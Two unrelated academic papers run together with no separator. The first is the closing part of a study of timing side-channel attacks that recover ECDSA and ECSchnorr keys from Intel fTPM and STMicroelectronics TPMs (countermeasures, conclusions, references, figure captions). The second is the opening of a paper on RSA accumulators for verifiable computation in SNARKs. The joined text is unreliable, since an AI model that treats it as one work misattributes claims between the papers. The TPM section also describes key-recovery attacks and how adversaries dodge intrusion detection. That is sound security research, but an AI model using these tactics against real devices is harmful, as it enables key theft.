Software-based countermeasures can be temporarily deployed to mitigate the user and network attacks we discuss. The OS can add a pre-determined delay to the TPM interface for TPM commands to ensure that it is executed in constant time. However, this requires precise estimation of an upper bound for the execution time for these operations. This is not trivial, since the execution times vary among different TPMs. An intrusion detection (IDS) system may also be able to detect such attacks by inspecting API calls and/or network traffic. However, IDS rules can be avoided in many cases by determined adversaries, and they may suffer from false positives. For example, an adversary can introduce random delay between requests or combine the malicious requests with benign ones to circumvent detection.

Constant-time implementation techniques are known, but

[7] During disclosure Intel also confirmed that a version of the Intel IPP Cryptography library was running in Intel fTPM.

these incur additional development and execution costs. The standard defense is to deploy these techniques as firmware and software patches, or to replace the vulnerable TPM when patching is not feasible. Intel has promised patches for Intel fTPM, which is executed as part of the Intel Management Engine. We have also shared our tools and techniques with ST, and they are evaluating new versions of their products based on our findings. It is important that these countermeasures do not compromise the randomness and uniformity of the ECDSA nonce [67].

8 Conclusions

Since TPMs act as a root of trust, most physical TPMs have undergone validation through FIPS 140-2, which includes physical protection, as well as the more rigorous certification based on Common Criteria up to levels of EAL 4+. This certification is intended to ensure protection against a wide range of attacks, including physical and side-channel attacks against its cryptographic capabilities. However, this is the second time that the CC evaluation process has failed to provide expected security guarantees [41]. This clearly underscores the need to reevaluate the CC process. Given the rapid proliferation of side-channel attacks, it would be advisable to switch to a continuously evolving evaluation process. We also note that another potentially vulnerable trusted platform is a Hardware Security Module (HSM). Recent works have already demonstrated that HSMs have more severe vulnerabilities [29]. We expect HSMs to have similar security issues, since most have not even been certified or tested by an external authority.

The vulnerabilities discovered in this paper apply to a wide range of computing devices. The vulnerable **Intel** fTPM is used by many PC and laptop manufacturers, including Lenovo, Dell, and HP. Many new laptop manufacturers prefer using the integrated Intel fTPM rather than adding extra hardware. The Intel fTPM is somewhat comparable to a hardware TPM since it isolates execution in an isolated 32-bit microcontroller. It is also widely used by the Intel IoT platform. Our results on the ST TPM, however, show that even OEMs making a conservative choice and trusting CC-certified hardware TPMs may fall victim to side-channel key recovery attacks. More specifically, we demonstrated vulnerabilities in Intel fTPM and STMicroelectronics TPM devices. We found additional non-constant execution timing leakage in Infineon and Nuvoton TPMs. Concretely, we managed to recover ECDSA and ECSchnorr keys by collecting signature timing data with and without administrative privileges. Further, we managed to recover ECDSA keys from a fTPM-endowed server running StrongSwan VPN over a noisy network as measured by a client. The fact that a remote attack can extract keys from a TPM device certified as secure against side-channel leakage underscores the need to reassess remote attacks on cryptographic implementations, which had been considered a solved problem.

Acknowledgments

We thank Lejla Batina and the anonymous reviewers for their valuable comments for improving the quality of this paper.

This work was supported by the National Science Foundation under grants no. CNS-1513671, CNS-1651344, and CNS-1814406. Additional funding was provided by a generous gift from Intel. Heninger performed some of this research while visiting Microsoft Research New England.

References

[1] N. J. Al Fardan and K. G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS Record Protocols. In *2013 IEEE Symposium on Security and Privacy*, pages 526–540, May 2013.

[2] A ARM. Security technology building a secure system using trustzone technology (white paper). *ARM Limited*, 2009.

[3] Sundeep Bajikar. Trusted Platform Module (TPM) based security on notebook pcs-white paper. *Mobile Platforms Group Intel Corporation*, 1:20, 2002.

[4] Paulo S. L. M. Barreto and Michael Naehrig. Pairing-Friendly Elliptic Curves of Prime Order. In Bart Preneel and Stafford Tavares, editors, *Selected Areas in Cryptography*, pages 319–331, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[5] Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom. "Ooh Aah... Just a Little Bit" : A Small Amount of Side Channel Can Go a Long Way. In Lejla Batina and Matthew Robshaw, editors, *Cryptographic Hardware and Embedded Systems – CHES 2014*, pages 75–92, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[6] Daniel Bleichenbacher. Experiments with dsa. *CRYPTO 2005–Rump Session*, 2005.

[7] Dan Boneh, Shai Halevi, and Nick Howgrave-Graham. The modular inversion hidden number problem. In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 36–51. Springer, 2001.

[8] Dan Boneh and Ramarathnam Venkatesan. Hardness of Computing the Most Significant Bits of Secret Keys in Diffie-Hellman and Related Schemes. In Neal Koblitz, editor, *Advances in Cryptology — CRYPTO '96*, pages 129–142, Berlin, Heidelberg, 1996. Springer Berlin Heidelberg.

[9] Billy Bob Brumley and Nicola Tuveri. Remote Timing Attacks Are Still Practical. In Vijay Atluri and Claudia Diaz, editors, *Computer Security – ESORICS 2011*, pages 355–371, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.

[10] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 48(5):701 – 716, 2005. Web Security.

[11] John Butterworth, Corey Kallenberg, Xeno Kovah, and Amy Herzog. Bios chronomancy: Fixing the core root of trust for measurement. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13, pages 25–36, New York, NY, USA, 2013. ACM.

[12] David Challener. *Trusted Platform Module*, pages 1332–1335. Springer US, Boston, MA, 2011.

[13] Don Coppersmith. Small solutions to polynomial equations, and low exponent rsa vulnerabilities. *Journal of Cryptology*, 10(4):233–260, 1997.

[14] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. Cachequote: Efficiently recovering long-term secrets of sgx epid via cache attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 171–191, 2018.

[15] Elke De Mulder, Michael Hutter, Mark E. Marson, and Peter Pearson. Using Bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA: extended version. *Journal of Cryptographic Engineering*, 4(1):33–45, Apr 2014.

[16] Bert den Boer, Kerstin Lemke, and Guntram Wicke. A DPA attack against the modular reduction within a CRT implementation of RSA. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 228–243. Springer, 2002.

[17] Pei Dingyi, Salomaa Arto, and Ding Cunsheng. *Chinese remainder theorem: applications in computing, coding, cryptography*. World Scientific, 1996.

[18] Mark Ermolov and Maxim Goryachy. How to hack a turned-off computer, or running unsigned code in intel management engine. *Black Hat Europe*, 2017.

[19] Mark Ermolov and Maxim Goryachy. Where There's a JTAG, There's a way: Obtaining full system access via USB. *White Paper*, 2017. Accessed: November 13, 2019.

[20] Mark Ermolov and Maxim Goryachy. Intel VISA: Through the Rabbit Hole. *Black Hat Asia*, 2019.

[21] Shuqin Fan, Wenbo Wang, and Qingfeng Cheng. Attacking OpenSSL Implementation of ECDSA with a Few Signatures. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1505–1515, New York, NY, USA, 2016. ACM.

[22] Patrick Gallagher. Digital signature standard (DSS). *Federal Information Processing Standards Publications, volume FIPS*, pages 186–3, 2013.

[23] Google. Shielded VM. https://cloud.google.com/security/shielded-cloud/shielded-vm#vtpm, 2019. Accessed: November 13, 2019.

[24] Seunghun Han, Wook Shin, Jun-Hyeok Park, and HyoungChun Kim. A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1229–1246, Baltimore, MD, August 2018. USENIX Association.

[25] Martin Hlaváč and Tomáš Rosa. Extended Hidden Number Problem and Its Cryptanalytic Applications. In Eli Biham and Amr M. Youssef, editors, *Selected Areas in Cryptography*, pages 114–133, Berlin, Heidelberg, 2007. Springer Berlin Heidelberg.

[26] Nick A Howgrave-Graham and Nigel P. Smart. Lattice attacks on digital signature schemes. *Designs, Codes and Cryptography*, 23(3):283–290, 2001.

[27] Intel. Developer Reference for Intel Integrated Performance Primitives Cryptography. https://software.intel.com/en-us/ipp-crypto-reference, 2019. Accessed: November 13, 2019.

[28] Intel. Intel Quark Microcontrollers. https://www.intel.com/content/www/us/en/embedded/products/quark/overview.html, 2019. Accessed: November 13, 2019.

[29] Gabriel Campana Jean-Baptiste Bedrune. Everybody be Cool, This is a Robbery! *Black Hat USA*, 2019.

[30] Don Johnson, Alfred Menezes, and Scott Vanstone. The Elliptic Curve Digital Signature Algorithm (ECDSA). *International Journal of Information Security*, 1(1):36–63, Aug 2001.

[31] Bernhard Kauer. OSLO: Improving the Security of Trusted Computing. In *USENIX Security Symposium*, pages 229–237, 2007.

[32] Paul C. Kocher. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In Neal Koblitz, editor, *Advances in Cryptology — CRYPTO '96*, pages 104–113, Berlin, Heidelberg, 1996. Springer Berlin Heidelberg.

[33] Klaus Kursawe, Dries Schellekens, and Bart Preneel. Analyzing trusted platform communication. In *In: ECRYPT Workshop, CRASH – CRyptographic Advances in Secure Hardware*, page 8, 2005.

[34] A. K. Lenstra, H. W. Lenstra, and L. Lovasz. Factoring polynomials with rational coefficients. *MATH. ANN*, 261:515–534, 1982.

[35] Stefan Mangard, Elisabeth Oswald, and Thomas Popp. *Power analysis attacks: Revealing the secrets of smart cards*, volume 31. Springer Science & Business Media, 2008.

[36] Thomas S. Messerges, Ezzat A. Dabbish, and Robert H. Sloan. Examining Smart-Card Security Under the Threat of Power Analysis Attacks. *IEEE Trans. Comput.*, 51(5):541–552, May 2002.

[37] Christopher Meyer, Juraj Somorovsky, Eugen Weiss, Jörg Schwenk, Sebastian Schinzel, and Erik Tews. Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 733–748, San Diego, CA, August 2014. USENIX Association.

[38] Microsoft. How Windows 10 uses the Trusted Platform Module. https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/how-windows-uses-the-tpm, 2019. Accessed: November 13, 2019.

[39] Microsoft. Support for generation 2 VMs (preview) on Azure. https://docs.microsoft.com/en-us/azure/virtual-machines/windows/generation-2, 2019. Accessed: November 13, 2019.

[40] Chris Mitchell. *Trusted computing*, volume 6. Iet, 2005.

[41] Matus Nemec, Marek Sys, Petr Svenda, Dusan Klinec, and Vashek Matyas. The Return of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 1631–1648, New York, NY, USA, 2017. ACM.

[42] Nguyen and Shparlinski. The Insecurity of the Digital Signature Algorithm with Partially Known Nonces. *Journal of Cryptology*, 15(3):151–176, Jun 2002.

[43] Phong Q. Nguyen and Igor E. Shparlinski. The Insecurity of the Elliptic Curve Digital Signature Algorithm with Partially Known Nonces. *Designs, Codes and Cryptography*, 30(2):201–217, Sep 2003.

[44] Phong Q. Nguyen and Damien Stehlé. LLL on the average. In Florian Hess, Sebastian Pauli, and Michael Pohst, editors, *Algorithmic Number Theory*, pages 238–256, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[45] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. Make Sure DSA Signing Exponentiations Really Are Constant-Time. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1639–1650, New York, NY, USA, 2016. ACM.

[46] Ronald Perez, Reiner Sailer, Leendert van Doorn, et al. vTPM: virtualizing the trusted platform module. In *Proc. 15th Conf. on USENIX Security Symposium*, pages 305–320, 2006.

[47] Jean-Jacques Quisquater and David Samyde. ElectroMagnetic Analysis (EMA): Measures and Counter-measures for Smart Cards. In Isabelle Attali and Thomas Jensen, editors, *Smart Card Programming and Security*, pages 200–210, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg.

[48] Himanshu Raj, Stefan Saroiu, Alec Wolman, Ronald Aigner, Jeremiah Cox, Paul England, Chris Fenner, Kinshuman Kinshumann, Jork Loeser, Dennis Mattoon, Magnus Nystrom, David Robinson, Rob Spiger, Stefan Thom, and David Wooten. fTPM: A Software-Only Implementation of a TPM Chip. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 841–856, Austin, TX, August 2016. USENIX Association.

[49] Tanja Römer and Jean-Pierre Seifert. Information leakage attacks against smart card implementations of the elliptic curve digital signature algorithm. In *International Conference on Research in Smart Cards*, pages 211–219. Springer, 2001.

[50] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 Lives of Bleichenbacher's CAT: New Cache ATtacks on TLS Implementations. In *IEEE Symposium on Security and Privacy*, 2019.

[51] Keegan Ryan. Return of the Hidden Number Problem. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 146–168, 2019.

[52] C. P. Schnorr. A hierarchy of polynomial time lattice basis reduction algorithms. *Theor. Comput. Sci.*, 53(2-3):201–224, August 1987.

[53] C. P. Schnorr. Efficient signature generation by smart cards. *Journal of Cryptology*, 4(3):161–174, Jan 1991.

[54] Igor Skochinsky. Intel ME Secrets. *Code Blue*, 2014.

[55] Evan R Sparks and Evan R Sparks. A security assessment of trusted platform modules computer science technical report TR2007-597. *Dept. Comput. Sci., Dartmouth College, Hanover, NH, USA, Tech. Rep., TR2007-597*, 2007.

[56] ST Microelectronics. CC for IT security evaluation: Trusted Platform Module ST33TPHF2E mode TPM2.0. https://www.ssi.gouv.fr/uploads/2018/10/anssi-cible-cc-2018_41en.pdf, 2019. Accessed: November 13, 2019.

[57] ST Microelectronics. ST33TPHF2ESPI Product Brief. https://www.st.com/resource/en/data_brief/st33tphf2espi.pdf, 2019. Accessed: November 13, 2019.

[58] strongSwan. Trusted Platform Module 2.0 - strongSwan. https://wiki.strongswan.org/projects/strongswan/wiki/TpmPlugin, 2019. Accessed: November 13, 2019.

[59] PC TCG. Client Specific-TPM Interface Specification (TIS) Version 1.2. *Trusted Computing Group*, 2005.

[60] PC TCG. TPM 2.0 Mobile Command Response Buffer Interface. *Trusted Computing Group*, 2014.

[61] The Sage Developers. *SageMath, the Sage Mathematics Software System (Version 8.4)*, 2019. https://www.sagemath.org.

[62] Trusted Computing Group. Protection Profile PC Client Specific TPM. https://trustedcomputinggroup.org/wp-content/uploads/TCG_PP_PCClient_Specific_TPM2.0_v1.1_r1.38.pdf, 2019. Accessed: November 13, 2019.

[63] Trusted Computing Group. TPM 2.0 Library Specification. https://trustedcomputinggroup.org/resource/tpm-library-specification/, 2019. Accessed: November 13, 2019.

[64] Vassilios Ververis. Security evaluation of Intel's active management technology, 2010.

[65] Jan Wichelmann, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. Microwalk: A framework for finding side channels in binaries. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 161–173. ACM, 2018.

[66] David Wong. Timing and Lattice Attacks on a Remote ECDSA OpenSSL Server: How Practical Are They Really? *IACR Cryptology ePrint Archive*, 2015:839, 2015.

[67] Yubico. Security Advisory 2019-06-13 – Reduced initial randomness on FIPS keys. https://www.yubico.com/support/security-advisories/ysa-2019-02/, 2019. Accessed: November 13, 2019.

A Additional Timing Analysis Figures




Figure 13: Histogram of ECDSA (NIST-256p) signature generation timings a dedicated Infineon TPM as measured on a Core i7-8650U machine for 40,000 observations.




Figure 14: Histogram of RSA-2048 signature generation timings on Intel fTPM as measured on a Core i7-7700 machine for 40,000 observations.




Figure 15: Histogram of RSA-2048 signature generation timings on a dedicated Nuvoton TPM as measured on a Core i5-6440HQ machine for 40,000 observations.




Figure 16: Histogram of RSA-2048 signature generation timings on a dedicated STMicroelectronics TPM as measured on a Core i7-8650U machine for 40,000 observations.




Figure 17: Histogram of RSA-2048 signature generation timings on a dedicated Infineon TPM as measured on a Core i7-8650U machine for 40,000 observations.




Figure 18: Histogram of ECSchnorr (NIST-256p) signature generation times on Intel fTPM as measured on a Core i7-7700 machine for 34,000 observations.




Figure 19: Histogram of ECDSA (BN-256) signature generation times on Intel fTPM as measured on a Core i7-7700 machine for 15,000 observations. Using the BN-256 curve approximately doubles the execution time of ECDSA, which makes the multiplication windows even more distinguishable.




Figure 20: Histogram of ECDSA (NIST-256p) signature generation timings a dedicated Infineon TPM as measured on a Core i7-8650U machine for 40,000 observations.




Figure 21: Histogram of ECDSA (NIST-256p) signature generation timings a dedicated Nuvoton TPM as measured on a Core i5-6440HQ machine for 40,000 observations.

Scaling Verifiable Computation Using Efficient Set Accumulators



Alex Ozdemir
Stanford

Riad S. Wahby
Stanford

Barry Whitehat
No Affiliation

Dan Boneh
Stanford

{aozdemir,rsw,dabo}@cs.stanford.edu

barrywhitehat@protonmail.com

Abstract

Verifiable outsourcing systems offload a large computation to a remote server, but require that the remote server provide a succinct proof, called a SNARK, that proves that the server carried out the computation correctly. Real-world applications of this approach can be found in several blockchain systems that employ verifiable outsourcing to process a large number of transactions off-chain. This reduces the on-chain work to simply verifying a succinct proof that transaction processing was done correctly. In practice, verifiable outsourcing of state updates is done by updating the leaves of a Merkle tree, recomputing the resulting Merkle root, and proving using a SNARK that the state update was done correctly.

In this work, we use a combination of existing and novel techniques to implement an RSA accumulator inside of a SNARK, and use it as a replacement for a Merkle tree. We specifically optimize the accumulator for compatibility with SNARKs. Our experiments show that the resulting system reduces costs compared to existing approaches that use Merkle trees for committing to the current state. These results apply broadly to any system that needs to offload batches of state updates to an untrusted server.

1 Introduction

Verifiable outsourcing [4, 13, 15, 16, 21, 32, 45, 47, 49, 52, 56, 61, 78, 79, 96, 106–108, 111–115, 121, 123, 124] is a technique that enables a weak client to outsource a computation to a powerful server. The server returns the result of the computation along with a proof that the computation was done correctly. The proof must be succinct, which means that it must be short and cheap to verify. Verifiable outsourcing is relevant in a number of scenarios, including weak IoT devices, wearables, and low-power devices.

More recently, verifiable outsourcing has been deployed in blockchain environments, because on-chain work is expensive—literally. Here, a batch of k transactions, say $k = 1000$, is outsourced to an untrusted server, called an *aggregator*, for processing. The aggregator (1) verifies that the transactions are valid (e.g., properly signed), (2) computes the updated global state resulting from these transactions, and (3) generates a succinct proof that the aggregator correctly executed steps (1) and (2). The updated state and the succinct proof are then sent to the blockchain. In this approach, the (expensive) on-chain work is reduced to only verifying the proof—which is fast, taking time independent of the number of transactions k—and then recording the updated state. Example systems that operate this way include Rollup [7], Coda [89], Matter [86], and Zexe [29].

The process described above is called **verifiable outsourcing of state update** [32]. In more detail, the state is a set of elements $S = \{x_1, \ldots, x_M\}$ from some universe $\mathcal{X}$. The blockchain (or a low-power device) stores only a succinct digest of S, e.g., the root of a Merkle tree whose leaves comprise the elements of S. The untrusted but powerful aggregator stores the full set S, in the clear. (Note that we treat S as public data—privacy is orthogonal to our goal, which is scalability). When processing a batch of transactions as described above, the aggregator updates S to produce a new set S', then computes a new Merkle digest for S' that it sends to the blockchain to be verified and recorded. The aggregator's proof establishes that its starting state S is consistent with the current digest, that correctly applying transactions yields the ending state S', and that the new digest is consistent with S'.

The succinct proof needed here is called a *SNARK* [19], which we define in more detail in the next section. Constructing efficient SNARKs and optimizing their implementation is a very active area of research [13, 15, 16, 49, 64, 70, 96], with several new systems just in the last year [11, 37, 43, 44, 62, 63, 85, 122]. A common thread in all of these systems is that the proving costs are enormous. In particular, proving imposes multiple-orders-of-magnitude slowdown compared to native execution [96, 106, 116]; this can be defrayed via parallel execution, e.g., in clusters [45, 121] or on GPUs [108, 112].

Perhaps more importantly, for widely deployed SNARKs, proving correctness of large computations requires an amount of RAM *proportional to the computation's execution time* [16, 96]. The result is that, even when proving is distributed across hundreds of workers, the largest reachable computation sizes are relatively small: only about 2 billion steps [121]. This imposes a strict upper bound on the number of transactions k that can be processed in a single batch.

This state of affairs has motivated a large body of work on computational primitives that yield efficient proofs. Examples include arithmetic [79, 96, 108], control flow [96, 108, 116], persistent state [4, 32, 49, 56, 105], and random-access memory [12, 13, 16, 32, 79, 116]. Our work continues in this vein, with a focus on reducing proving costs for computations involving persistent state or random-access memory.

Our work. A Merkle tree [90] is an example of an *accumulator* [17], a cryptographic primitive that lets one commit to a set S, and later prove that an element x is a member of S. Although Merkle trees are used pervasively in today's general-purpose verifiable state update applications, in this work we show that a Merkle tree is not the best choice for large batches of state updates when S is moderately to very large, say $|S| \geq 2^{10}$. In particular, we show that replacing Merkle trees with RSA-based accumulators [24, 40, 81] significantly improves proving time and/or reachable computation size. Our contributions are:

- We define a new operation for RSA accumulators, which we call MultiSwap, that provides a precise sequential semantics for batched verifiable state updates (§3).
- We synthesize existing and novel techniques for efficiently implementing MultiSwap (and, more generally, RSA accumulators) in the context of SNARKs (§4). These techniques include a hash function that outputs provable prime numbers, and a new division-intractable hash function. Our approach makes use of very recent advances in manipulating RSA accumulators [24].
- We apply our techniques in two contexts (§5). The first, called Rollup [7, 65, 94], is a technique for batching cryptocurrency transactions off-chain in order to save on-chain work. The second is a general-purpose RAM abstraction with long-lived state (i.e., over many proofs), which builds upon and improves prior work [12, 13, 16, 32, 116].
- We implement and evaluate (§6, §7). In particular, we compare our RSA accumulator implementation to Merkle trees in two benchmarks: one that measures only set operations, and one that implements a Rollup-style distributed payment application. We also compare our RAM abstraction with existing work via a cost model analysis.

  In the set operations benchmark, we find that RSA accumulators surpass 2^{20}-element Merkle trees for batches of ≈1,300 operations, and allow for 3.3× more operations to be performed in the largest proof sizes we consider. In the Rollup application, RSA accumulators surpass 2^{20}-element Merkle trees for ≈600 transactions, and allow 1.9× more transactions in the largest proofs. For RAM, we find that for a RAM of size 2^{20}, RSA accumulators surpass Merkle trees for ≈1000–4000 accesses, depending on write load.

2 Background and definitions

Multisets. A *multiset* is an unordered collection that may contain multiple copies of any element. $S_1 \uplus S_2$ denotes the union of multisets S_1 and S_2, i.e., the multiset S_3 where each element $x \in S_3$ has multiplicity equal to the sum of the multiplicities of x in S_1 and S_2. $S_1 \boxminus S_2$ denotes the strict difference of multisets S_1 and S_2, i.e., the multiset S_3 where each element $x \in S_3$ has multiplicity equal to the difference of multiplicities of x in S_1 and S_2. Note that $S_1 \boxminus S_2$ is only defined if $S_2 \subseteq S_1$.

RSA groups. An *RSA group* is the group $\mathbb{Z}_N^\times$, i.e., the multiplicative group of invertible integers modulo N, where N is the product of two secret primes. We define the *RSA quotient group* for N as the group $\mathbb{Z}_N^\times / \{\pm 1\}$. In this group, the elements x and $N - x$ are the same, meaning that all elements can be represented by integers in the interval $[1, \lfloor N/2 \rfloor]$. It is believed that this group has no element of known order, other than the identity.

Proofs and arguments. Informally, a *proof* is a protocol between a prover $\mathcal{P}$ and a PPT verifier $\mathcal{V}$ by which $\mathcal{P}$ convinces $\mathcal{V}$ that $\exists \upsilon : \mathfrak{R}(\iota, \upsilon) = 1$, for a relation $\mathfrak{R}$, ι an input from $\mathcal{V}$, and υ a (possibly empty) *witness* from $\mathcal{P}$. A proof satisfies the following properties:

• *Completeness:* If $\exists \upsilon : \mathfrak{R}(\iota, \upsilon) = 1$, then an honest $\mathcal{P}$ convinces $\mathcal{V}$ except with probability at most $\varepsilon_c \ll 1/2$.

• *Soundness:* If $\nexists \upsilon : \mathfrak{R}(\iota, \upsilon) = 1$, no cheating prover $\mathcal{P}^\star$ convinces $\mathcal{V}$ except with probability at most $\varepsilon_s \ll 1/2$.

If soundness holds only against PPT $\mathcal{P}^\star$, this protocol is instead called an *argument*. When the witness υ exists, one may also require the proof system to provide *knowledge soundness*. Informally this means that whenever $\mathcal{P}$ convinces $\mathcal{V}$ that $\exists \upsilon : \mathfrak{R}(\iota, \upsilon) = 1$, υ exists *and* $\mathcal{P}$ "knows" a witness υ (slightly more formally, there exists a PPT algorithm, an *extractor*, that can produce a witness via oracle access to $\mathcal{P}$).

Proof of exponentiation. Let $\mathbb{G}$ be a finite group of unknown order. Wesolowski [120] describes a protocol that allows $\mathcal{P}$ to convince $\mathcal{V}$ that $y = x^n$ in $\mathbb{G}$, namely a protocol for the relation $\mathfrak{R}$ given by $\mathfrak{R}\big((n, x, y), \cdot\big) = 1 \iff y = x^n \in \mathbb{G}$. The protocol is: on input (n, x, y), $\mathcal{V}$ sends to $\mathcal{P}$ a random ℓ chosen from the first 2^λ primes.[1] $\mathcal{P}$ sends back $Q = x^{\lfloor n/\ell \rfloor} \in \mathbb{G}$, and $\mathcal{V}$ accepts only if $Q^\ell \cdot x^{n \bmod \ell} = y \in \mathbb{G}$ holds.

This protocol is complete by inspection. Wesolowski shows that it is sound if the group $\mathbb{G}$ satisfies the *adaptive root assumption*, roughly, it is infeasible for an adversary to find a random root of an element of $\mathbb{G}$ chosen by the adversary. The RSA quotient group $\mathbb{Z}_N^\times / \{\pm 1\}$ is conjectured to satisfy this assumption when $\mathcal{P}$ cannot factor N [23].

Division-intractable hashing. Recall that a hash function $H : \mathcal{X} \to \mathcal{D}$ is collision resistant if it is infeasible for a PPT

[1] When this protocol is made non-interactive via the Fiat-Shamir heuristic, the challenge must instead be drawn from the first $2^{2\lambda}$ primes [120; 23, §3.3].

adversary to find distinct x_0, x_1 such that $H(x_0) = H(x_1)$. Informally, H is *division intractable* if the range of H is $\mathbb{Z}$, and it is infeasible for a PPT adversary to find $\hat{x}$ and a set $\{x_i\}$ in $\mathcal{X}$ such that $\hat{x} \notin \{x_i\}$ and $H(\hat{x})$ divides $\prod_i H(x_i)$. A collision-resistant hash function that outputs prime numbers is division intractable. We construct a different division intractable hash function in Section 4.2.

